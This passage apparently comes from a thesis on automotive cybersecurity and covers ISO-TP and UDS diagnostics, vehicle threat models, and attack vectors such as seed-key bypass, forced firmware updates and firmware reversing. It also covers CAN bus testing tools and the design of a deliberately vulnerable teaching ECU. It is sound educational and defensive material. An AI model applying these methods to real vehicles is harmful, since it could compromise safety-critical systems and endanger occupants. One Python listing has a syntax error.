
1.4.3 ISO-TP

The protocol is specified by ISO 15765-2 standard. The ISO-TP is used to send packets longer than 8-bytes over the CAN bus. [7] This protocol can be used to transfer a large amount of data split into multiple CAN frames.

Using the ISO-TP protocol, the first byte of each frame is used for the addressing, while the remaining seven may be used for the data. In case the data length is less or equal to 7 bytes and therefore fits into the single frame, then a single frame is sent in an identical way as the typical CAN frame.

For sending messages up to 4095 bytes, the ISO-TP protocol uses flow control frames by which the receiver of a longer message acknowledges the reception of the first frame requests sending additional data. A diagram of such communication is shown in figure 1.5.

The ISO-TP frame type is identified by the first nibble (four bits) of the data section. Frame types and their description:



■ **Figure 1.5** ISO-TP: Multi-frame communication [10]

- **0x0 Single frame** – All data fits in a single frame. Same as the classic CAN frame. No additional communication is required.
- **0x1 First frame** – The message is longer than it can fit into a single frame. The next 12 bits, after the first nibble, specify the length of the whole message, followed by the first six bytes of a message.
- **0x2 Consecutive frame** – The second nibble is used to index each message frame. Subsequent up to seven bytes of data.
- **0x3 Flow control** – Send in a response to the first frame. Indicating whether the other side is willing to accept the rest of the message. Flow control frame is also used to indicate how the bytes should be transferred. The second nibble is zero, meaning that the sender can continue sending additional frames while value 0x1 means that the receiver is busy, and 0x2 signals to abort. The second byte of the flow control frame indicates a number of frames to send before requiring another flow control frame, where zero meaning keep sending without waiting. The third byte indicates the time delay the sender should wait in between each frame. Zero meaning send as fast as possible.

The example of ISO-TP message exchange with explanation is shown in table 1.2. The ISO-TP message sender in this case uses the CAN ID 0x7df while the receiver uses 0x7e8. Transmitted message in this example is: 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77

■ **Table 1.2** Example of ISO-TP communication


CAN ID	Data (hex)	ISO-TP meaning
0x7df	10 11 61 62 63 64 65 66	First frame, whole message length = 11_{16} bytes
0x7e8	30 08 00 00 00 00 00 00	Flow control, continue, send 8 bytes, as fast as possible
0x7df	21 67 68 69 70 71 72 73	Consecutive frame, consecutive frame id = 1
0x7df	22 74 75 76 77	Consecutive frame, consecutive frame id = 2

1.5 UDS server

Unified Diagnostic Services (UDS) is a way how can diagnostic testers to interact with the ECU to diagnose and control its functionality. The UDS server enables using application layer services in a client-server form enabling testing, monitoring, or diagnosing vehicle systems. [11]

Client-server communication is carried out between ECU that implements UDS server functionalities and clients, such as an external diagnostic unit connected to the cars CAN bus.

The UDS sends its requests over the CAN bus in data bytes of CAN frames. Format of this data is defined by the standard, and its form is visualized in the figure 1.6.



■ **Figure 1.6** UDS request message structure [10]

Closer look to the UDS message format from figure 1.6:

- **CAN ID** – The CAN ID identifies each CAN frame. In case of communication with the UDS server, this ID is used to address the UDS server.
- **PCI** – Protocol Control Information can be up to three bytes long. It is used as information about data transfer itself. Can contain one byte stating the length of the remaining part of frame data or take up more bytes to be used for ISO-TP frame control.
- **SID** – Service ID specifies which service from the services supported by the UDS server this request is for. A positive response to this request uses ID from the request with the addition of hexadecimal value $0x40$. For example, if the client requests service $0x11$ the response to this request will start with a service ID equal to $0x51$
- **Subfunction byte** – Some UDS services may use this byte to specify used subfunction type such as type selection diagnostic session type or reset type.
- **Request Data Parameter** – Various data depending on the used service. The read data by identifier uses the first two bytes of this field to address the requested data.
- **Padding** – The rest of the frame fills the 8 bytes of the data segment. It can be filled with zeros or any other values.

1.5.1 UDS services

The service ID byte in a request addressed to the UDS server is used to specify which service is supposed to answer. The specification define which byte identify which service. The table 1.3 lists some of these defined services and corresponding byte values.

■ **Table 1.3** Selection of used well known UDS service identifiers

Service ID	Service name	Subfunction
0x10	Diagnostic Session Control	0x00 to 0xFF
0x11	ECU Reset	0x00 to 0xFF
0x22	Read Data By Identifier	-
0x27	Security Access	0x00 to 0x7F
0x3E	Tester Present	0x00 or 0x80

Service description by the ISO 14229 [11]:

- **Diagnostic Session Control** uses the subfunction parameter to specify the diagnostic session type the UDS server should switch to. Different diagnostic sessions enable specific behavior of the server.

The server should always start in the default session after the power-up, and this diagnostic session should keep running unless starting another session. In this case, only one session can be running at once.

Request to switch to another session can result in a positive response and switching to this session. The server might also require a specific condition to be satisfied before switching. In this case, the negative response is sent, and the server refuses to change to the selected session.

The non-default diagnostic sessions are a superset of default session functionalities. Switching to these sessions might enable manufacturer-specific services.

- **ECU Reset** is used by the client to request a server reset. The subfunction is used to specify the type of requested reset, for example, 0x01 meaning hard reset which simulates power-on/start-up while 0x03 stands for a soft reset that only resets the application program. The standard only defines the ECU reset messages format. The device reset implementation is left to the manufacturer.

- **Read Data By Identifier** does not use subfunction byte. After receiving the request to read the data, uses received values as data identifier to address its memory and sends found content back as a response. The format of data record and their content is up to the manufacturer's specific implementation and might include input and output signals, internal data, or information about system status.

- **Security Access Service** provides access to data or diagnostic services with restricted access for security reasons. For example, access restrictions might be required for reasons such as uploading or downloading data from a server. Therefore typical security access service uses a seed-key mechanism to enable such access. This process works in a way that the client first requests a seed, the security access service sends the seed, the client sends the key appropriate for the seed received, and once the key is validated, the server unlocks itself.

The Subfunction byte is used to differentiate the seed request from the request sending key. Request seed message must use an odd number corresponding to the requested access level specified by the manufacturer. In contrast, the send key message is related to the requested seed by being one number higher. An example would be seed request with subfunction value 0x01 is related to send key message with subfunction identifier 0x02.

- **Tester Present** is a service used to notify the server about the client's ongoing connection signaling to remain active. Subfunction 0x00 indicates no subfunction is used, while bit 7 in the subfunction field can indicate if the server shall suppress a positive response message.

Automotive cyber security

This chapter is about cyber security threats relevant to the automotive industry, how does it differ from the general view on computer security, and what attack vector can be expected when designing the car computer systems.

Considering the amount of used hardware and software in modern vehicles, the emphasis on security must be taken into account. In computer system security, the three main objectives are establishing confidentiality, integrity, and availability of systems and user data. The same applies to automotive security, where there is variety in used systems. For example, securing systems managing steering or breaks during the drive is crucial for car crew physical security, and problems with the integrity and availability of these systems might have fatal consequences. On the other hand, the security of more complex yet less crucial systems such as car infotainment still needs to be considered.

2.1 Threat models


Threat modeling is a process evaluating a system from a security perspective. The goal of security threat modeling is to find possible ways and approaches an adversary might use in order to compromise the system.

The Car Hacker's Handbook [7] regarding the car threat modeling recommends creating a diagram of car communication. Starting from a general overview to a more and more specific one. General level 0 bird's eye view considers the whole car as a single system and splits the inputs into internal and external ones. Internal means those accessible only with physical access to the car's interior, such as the infotainment console, USB ports, and diagnostic ports like OBD-II CAN bus connector. External input is accessible from the outside, mostly wirelessly, like cellular, Wi-Fi, Bluetooth, key fob signals, or tire pressure monitor sensor.

Further breaking the threat model into a more specific level 1 model, taking into account various ranges required for the access and closely specifying hardware components receiving the connection. Diagram 2.1 displays this level of a threat model.

Further breaking down the threat model to level 2 specifies services receiving the communication. Trust boundary between individual processes highlights different privileges. Systems with higher privilege requirements need more security attention since exploiting vulnerabilities in those systems would have serious consequences. Level 2 threat model breakdown is shown in figure 2.2.

Individual devices, their interconnections, and services handling the connection can be identified from the threat model maps. This dissection can be particularly helpful in cases where there is a need to identify areas and services by the access privileges or by connection type.



■ **Figure 2.1** Level 1 map of inputs and vehicle connections [7]


The figure 2.1 shows that the ECU is connected to the internal network and uses CAN splicing and OBD-II interface.

2.2 Attack surface

The attack surface includes all points of a system that the attacker can use to exploit system vulnerabilities. Therefore, it is essential to consider the attack surface during the system design to assess security threats and reduce them.

Previously described thread models are valuable sources for identifying possible attack surfaces. Level 0 helps us separate internal and external system surface, and further breaking down levels help with the identification of systems and services managing the communication. All detected inputs are parts of the attack surface and need to be evaluated.

The modeling attack surface of an infotainment system as an example of a system with the broad attack surface could be split into three categories.



■ **Figure 2.2** Level 2 map of the infotainment console [7]

These sections are [7]:

- **Auxiliary jack** – CD-ROM, DVD, touchscreen, knobs or buttons, and other physical inputs or USB ports.
- **Wireless inputs** – Bluetooth, Cellular connection, Digital radio, GPS, Wi-Fi, and XM Radio.
- **Internal network control** - Bus networks (CAN, LIN, KWP, K-Line, and so on), Ethernet, High-speed media bus.

The first category includes hardware used by the ordinary car users to interface with specific infotainment systems. The second uses wireless connectivity. The the last category uses the

connection to the internal network, which is usually not accessed by regular car users but rather by the manufacturer during development or by the car service during repairs to enable diagnostics of car components.

Such inputs can be used to force these systems to load an arbitrary software through media such as DVD or USB ports to force system updates or exploit vulnerabilities implemented in services receiving the communication like Wi-Fi router software, ECUs, or any other embedded device.

To force software updates or exploit a software vulnerability, it is important to closely analyze the used system and software in order to identify the way how to upload custom operating systems or uncover exploitable vulnerabilities. It is possible that the update is only allowed under specific circumstances like switching to the debug mode or that it requires the usage of undocumented service.

Software updates might also require passing some kind of authorization or integrity check to validate that the OS image is not corrupted and comes from authorized source. This validation can be done by computing the checksum of an image to detect integrity changes from supported software versions while the authorization can be done using a software image signed by the manufacturers the private key and later validated with the public key.

To pass these checks, an attacker might need to examine the software used for the update to compensate for valid checksum or to find vulnerabilities that will lead to circumventing the validation check. It is also essential to be careful while exploiting these vulnerabilities to prevent causing system malfunction or permanent damage to the hardware by getting the system into an unexpected state or by uploading a corrupted image.

2.3 Attack vectors

Modern car systems, same as standard computer systems, try to restrict arbitrarily changes to their purposed operation to prevent potentially malicious or dangerous a security breach or any deviation from system use intended by the manufacturer. The applied security method will differ from manufacturer to manufacturer, so does the attacks on how to overcome these methods to compromise the system.

Attempts to compromise vehicle security can be split into three attack vectors. These vectors are [7]:

- **Front door attacks** – Commandeering the access mechanism of the original equipment manufacturer (OEM)
- **Backdoor attacks** – Applying more traditional hardware-hacking approaches
- **Exploits** – Discovering unintentional access mechanisms

2.3.1 Front door attacks

In this type of attack, some legitimate system functionality is used to compromise the system.

The straightforward target for a front door attack would be a legitimate software update mechanism. To do so, the attacker first needs to gather information about the used software. This might be easy in case the identifies its software and version, or the software can be searched by the manufacturer and vehicle type.

Once the used system is known, it is also essential to get familiar with the update process, how to initiate it, and which file format is accepted by the system. The next step is to prepare a modified system image. The ways how it might be possible to do this are closer described in section 2.4. If the attacker is able to initiate reprogramming of the device with altered software, the security of such a system is breached.

Another example of such an attack is capitalizing on front door approach using seed-key algorithms. [7] In this case, the system uses the seed key algorithm closer described in section 1.5.1 about security access service on the UDS to authenticate valid users. Since there is no standardized seed-key algorithm, multiple approaches can be used to pass this authentication. The first option is to disassemble the firmware generating the seed or software tool that is capable of generating the valid key. The second option is to observe or interfere with legitimate seed-key exchange and try to force the systems to give out the seed for which the attacker is able to reproduce the response or figure out how the algorithm generating the valid key from a seed works.

2.3.2 Backdoor attacks

The backdoor attack focuses more on hardware analysis, data extraction from bare hardware or fault injections to interfere with the circuit board of the car component.

These attacks rely on reverse engineering of complex circuit boards and chips. These techniques are time-consuming and might require specialized equipment and detailed analysis. There is also a great chance of damaging the tested hardware in attempts to go through this analysis.

This attacker vector has great potential but also a lot of disadvantages. It would be easier to select from the alternative vectors first and rely on this types of attack as a last resort in case others attempt to compromise the a device using software tool fail.

2.3.3 Exploits

The exploits are using regular system functions, but instead of the standard communication, they tend to use irregular inputs to cause unexpected system behavior.

The exploitation of a system relies on a bug being present in the exploited software. For example, such an error might be caused by the missing boundary check or input data validation leading to a buffer overflow. Exploiting the buffer overflow may cause a wide range of problems ranging from the instability of a system or its functionalities to the remote execution of attacker code.

To be able to detect bugs in the system and also exploit these bugs to cause security issues, the attacker needs to have at least some degree of knowledge about the used system, its architecture, functionalities, or examine the used firmware itself.

2.4 Firmware reversing

To find vulnerabilities in a system, multiple approaches can be chosen. It is possible to start interacting with the service and observe its behavior to figure out assumptions about how it might work and, from this, how it might be possible to alter its behavior in order to exploit the system.

The other possibility is to obtain the firmware actually controlling the systems and analyze its code to know exactly how it works. This kind of analysis is called reverse engineering.

The first obstacle in reversing automotive firmware is the way how to obtain the firmware. The system itself might be able to provide its firmware in some cases, such as switching to debugging or testing modes, or the update executable might be intercepted during the legitimate software update procedure. Another way would be to exploit some vulnerability to force the system to disclose its files, dump memory or get the software image.

One way to analyze the binary is if multiple versions for the same unit are available. By comparing changes made between versions, it might be possible to identify used parameters since it is common to use the same code between binaries for the same ECU and just adjust the parameters. [7]

2.4.1 Disassembly

When analyzing the machine code, the target architecture needs to be identified in order to make sense of the machine code. This will be dependent on the used chip. The disassembler or decompiler needs to support the used architecture to decode the machine code instruction.

Smith recommends using paid software tool IDA Pro as a disassembler since it supports a large variety of chips. [7] In case some more widely architecture is used, any other disassembler, such as free and open-source `gdb`, can be used to decompile, disassemble or even debug the software

The next step is to analyze the disassembled or decompiled code itself. Different methods can be used to based on the purpose of the firmware. The binary can be searched for useful strings, hardcoded values, known constants, or function calls. This process might be dependent on the capabilities of the software used for the analysis.

The firmware reversing might be a lengthy and difficult process, but in can provide important information about firmware functionality and about ways how to exploit its vulnerabilities. It might also be used to adjust the system functionality in cases where it is possible to change the binary and reupload it to the ECU.

2.5 CAN bus security testing

To test the system security, it is first essential to define the scope of the test. This section is focused on diagnosing the traffic on the CAN bus used to interconnect the car components from a security perspective. Tools used for this kind of task are described further.

Connection to the CAN bus can be achieved using multiple connectors. How the connectors and the CAN communication work is closer described in section 1.4. To be able to test the CAN bus, the testing device playing the role of the attacker's computer needs to be connected to the CAN bus first.

After connection to the CAN bus, the attacker has many options on how to start the search for possible security issues.

2.5.1 CAN utilities

Since each device on the CAN bus is broadcasting its messages to all the other devices, the first thing a tester could do is listen to the traffic.

The Wireshark tool, frequently used for various network traffic, can also be used to capture, save and filter the network traffic from the CAN bus interface. Specifying on which CAN interface should Wireshark start listening, the Wireshark starts displaying the packets sent on the bus in real-time. The tester can show details about each frame or set various display filters only to select some specific frames. Captured packets can also base case for later analysis.

The next option on how to observe the network traffic is the `candump` and `cansniffer` tools from the `can-utils` Linux package. These tools offer similar functionality, like displaying transferred frames on a given interface with optional functionality to employ filtering, as the Wireshark with the main difference is that these are command-line utilities.

Example listening on interface `can0`:

```
$ candump can0
```

For sending the frames to the CAN bus, the `cansend` utility can be used which sends single a single frame with specified identifier and data.

Example sending frame to CAN ID `7df` with data containing bytes `02 10 01 00 00 00 00 00`:

```
$ cansend can0 '7df#0210010000000000'
```

To send over the CAN bus longer messages using the ISO-TP protocol, the `isotpsend` utility can be used. Using this command, the source and destination ID need to be set since the ISO-TP

■ **Code listing 2.1** Python isotp usage example [13]

```
import isotp

s = isotp.socket()
s2 = isotp.socket()
# Configuring the sockets.
s.set_fc_opts(stmin=5, bs=10)
#s.set_general_opts(...)
#s.set_ll_opts(...)

s.bind("vcan0", isotp.Address(rxid=0x123 txid=0x456))
s2.bind("vcan0", isotp.Address(rxid=0x456, txid=0x123))
s2.send(b"Hello , this is a long payload sent in chunks of 8 bytes.")
print(s.recv())
```

protocol expects confirmation for the first message before it sends the rest of the data.

Example of sending the message containing 10 bytes with value AA:

```
$ echo "AA AA AA AA AA AA AA AA AA AA" | isotpsend -s 7df -d 7e8 can0
```

Listening to the ISO-TP traffic on the CAN bus is possible with the Wireshark or `candump` but multiple frames of a single ISO-TP message will not be reassembled. To make listening to the ISO-TP traffic easier the `isotpdump` `isotprecv` and `isotpsniffer` can be used. Usage of all three is similar to `isotpsend` where CAN interface, source and destination ID needs to be specified to start listening, and the output is similar to `candump` with the difference that these tools reassemble the frames into longer messages if ISO-TP protocol is used.

These tools can be used to observe and filter the CAN bus traffic or to send single frames to the CAN bus. To be able to script the communication on the CAN bus, Python package `can-isotp` [12] can be used. After installing this package using `pip`, the package can be used in the script by `import isotp`, and the message can be sent and received as shown in the documentation 2.1.

2.5.2 Caring Caribou

The Caring Caribou tool is used to automate service enumeration. [14] The Caring Caribou is a complex enumeration tool written in python for active probing and analyzing the CAN bus communication.

The `uds` module can be used to discover the UDS server listening on any given identifier. The Caring Caribou searches by sending diagnostic session control frames to all possible IDs from 0x000 to 0x7FF. If a positive response is observed on the CAN bus, the UDS server is discovered.

Once the identifier used by the UDS is detected, the search for supported services can be started. The service enumeration works similarly to discovery. The Caring Caribou sends a frame to each possible service from 0x00 to 0xFF. The CAN bus traffic is observed for reaction to this probing. In case some service responds, it is reported as a supported service. For known service IDs, the service name is also printed.

For `READ_DATA_BY_IDENTIFIER` service, the Caring Caribou supports an additional enumeration option. The `dump_dids` option of the `uds` module enumerates all possible IDs from 0x0000 to 0xFFFF and prints out the responses. Data read by the identifiers may include any values used by the manufacturer.

Vulnerable ECU design

The ECUs are specialized equipment that differs in hardware and software configuration across each manufacturer. This chapter expands on design choices made in the process of designing the testing vulnerable ECU for the purposes of teaching about automotive security.

At first, the real-world ECU design is shortly introduced to make a comparison with the designed simulated ECU. Later this chapter presents agreed upon functional requirements that the designed and subsequently implemented electronic control unit should support. Followed by a description of the hardware, software and vulnerability design.

Design choices need to be made to balance out the usage experience, cost, simplicity, effectiveness, and other factors involved in deciding hardware and software choices for this project so that it fulfills its purpose.

The primary design objective was to implement vulnerabilities in a system resembling the real-world electronic control unit so that exploitation of these vulnerabilities can be covered and used as an example of automotive security testing. The design choices started with attention to used hardware and the communication interface. The emphasis was put on designing the interface commonly used in car infrastructure. Suitable and widely available hardware supporting these conditions was selected.

The next part of the design is vulnerability type selection. The vulnerabilities typical for automotive industry systems were designed to be implemented. Further description of these vulnerabilities is in the section 3.5.


3.1 Real-world ECU

The first thing to create a vulnerable ECU would be to go and get the ECU used in the development process by any manufacturer and use this unit with slight modifications. These modifications would add vulnerabilities to used services. Also, instead of modifying the functionality of the development unit, some older development version with known vulnerabilities which has been patched in more recent version could be used instead. This approach would result in a great example of working with vulnerable ECU, but it also has its downsides.

Usage of an actual ECU for this project would require the purchase of a specific unit or whole test bench from the manufacturer and find a way to alter or replace its firmware to make it vulnerable and suitable for teaching purposes.

An example of such a test bench is depicted in figure 3.1 where the ECU is the device on the top right with wiring connected to the power supply on the left and with the OBD-II Connector interface in the bottom center of the image.

In case of usage for the purpose of teaching, this solution would not scale well since it would



■ **Figure 3.1** A simple ECU test bench [7]

require purchasing a costly unit for each student or group of students. In addition, these units or test benches, except being expensive, would also take up a lot of space.

This approach would be costly and also time-consuming in case of reverse engineering used firmware, or it would require cooperation with the developer team of the unit manufacturer. Testing such a complex unit might be difficult for someone starting with the automotive security testing and possible errors could lead to damaging expensive equipment.

Therefore, to emulate the functionality of a real-world unit and the development of specific vulnerable functions, it is built from scratch while more generally available, less expensive hardware is used.

3.2 Functional requirements

Before deciding on the hardware and software choices first, the functionality to be implemented was taken into account. Designed ECU simulation needs to resemble the functions of a real unit, and the approach to its testing must be similar to practical ECU testing.

In the matter of connectivity, to get in line with the widely used automotive standard, the CAN bus was decided to be the main channel to communicate with the ECU. This decision implies that the supported hardware and software need to be able to support the CAN interface. The next supported interface was agreed to be the Ethernet interface since it is the interface used both by the automotive industry in-car networks and also often already supported by many general-purpose hardware boards.

In terms of supported software services, the ECU was required to cover multiple functions the standard test bench would implement:

- First software functionality requirement was to implement the UDS server supporting multiple services. Under these services are the standard UDS services described in section 1.5.1 and also one additional undocumented service functioning as a file download service.

- Second requirement was to implement a service accepting ISO-TP messages to be later used to implement the buffer overflow vulnerability.
- Third required functionality was to implement a software update feature.
- Fourth functional requirement was a simulation of standard traffic observable on the CAN bus. In a real-world system, this traffic might be generated by multiple independent devices, each sending various frames to the CAN bus. Since the ECU is designed as only a single unit in the system and there are no other connected devices, the ECU itself was designed to simulate this traffic to reassemble the testing experience is similar to a real-world system.

3.3 Hardware design

When deciding the hardware choice, the conclusions from the previous section 3.1 needed to be considered. The use of proprietary ECU was out of scope, and some cheaper and more widely used hardware was targeted.

To comply with requirements for the availability, price, and variety of required functionalities to be supported, the general-purpose circuit board Raspberry Pi 3 was chosen as a suitable candidate to simulate the ECU. This hardware component provides the ability to use the operating system flashed to the standard micro SD card. After plugging it to power with a micro USB adapter, it boots up and starts operating. The available RAM and CPU power are adequate to handle multiple required functions at once, and it comes with a built-in Ethernet adapter. Another advantage is that it provides many additional ports to extend its features.

Before selecting this board as the final candidate to be used at the ECU, the research was done on the possibility of adding the CAN interface capability to the board. From this research, the extension circuit board PiCAN2 [15] providing the CAN bus connectivity was found and agreed to be used.

For connectivity between the ECU and the testing computer, two interfaces were planned. Connection to the Ethernet should be made via standard Ethernet cable, while connectivity to the CAN bus is designed to be done via a USB-to-CAN adapter. Connected on the one end to the USB port while on the other side to the PiCAN2 extension board.

3.3.1 Alternatives

The Raspberry Pi was used in its third version since it was available on boards during the designing period of the thesis. The corresponding PiCAN2 board matches that exact version since it is dependent on the pinout of that specific board; therefore, this PiCAN2 version was selected.

A new version for both devices exists. In the case of Raspberry, its board Raspberry Pi 4. For the CAN bus extension board, it is PiCAN3 which is supposed to be compatible with the mentioned fourth edition of Raspberry Pi. This hardware configuration is almost similar to the one that was used, so the same implementation and usage principles should apply to these versions as well. Yet this combination of new versions was not tested and did not provide any additional advantages to the simulated ECU design.

Since the CAN bus is broadly used and supports multiple interface connection options, it might be possible to implement designed functionalities on similar hardware devices since many general-purpose single-board computer variants exist. The Raspberry Pi was selected for its availability and reliability.

An alternative project using the Raspberry as the main board handling services while providing the CAN connectivity is described in [16] GitHub project. In this project, the Carloop

open-source car adapter is used to provide the CAN connectivity via the OBD-II port. This solution is similar to the selected design choice where it provides pretty much the same features. The reason the PiCAN2 solution was preferred was the lack of stock availability of this alternative.

Another hardware alternative could be an Arduino board using one of numerous shields such as following CAN support [7]:

- CANdiy-Shield MCP2515 CAN controller with two RJ45 connectors and a protoarea
- ChuangZhou CAN-Bus Shield MCP2515 CAN controller with a D-sub connector and screw terminals
- DFRobot CAN-Bus Shield STM32 controller with a D-sub connector
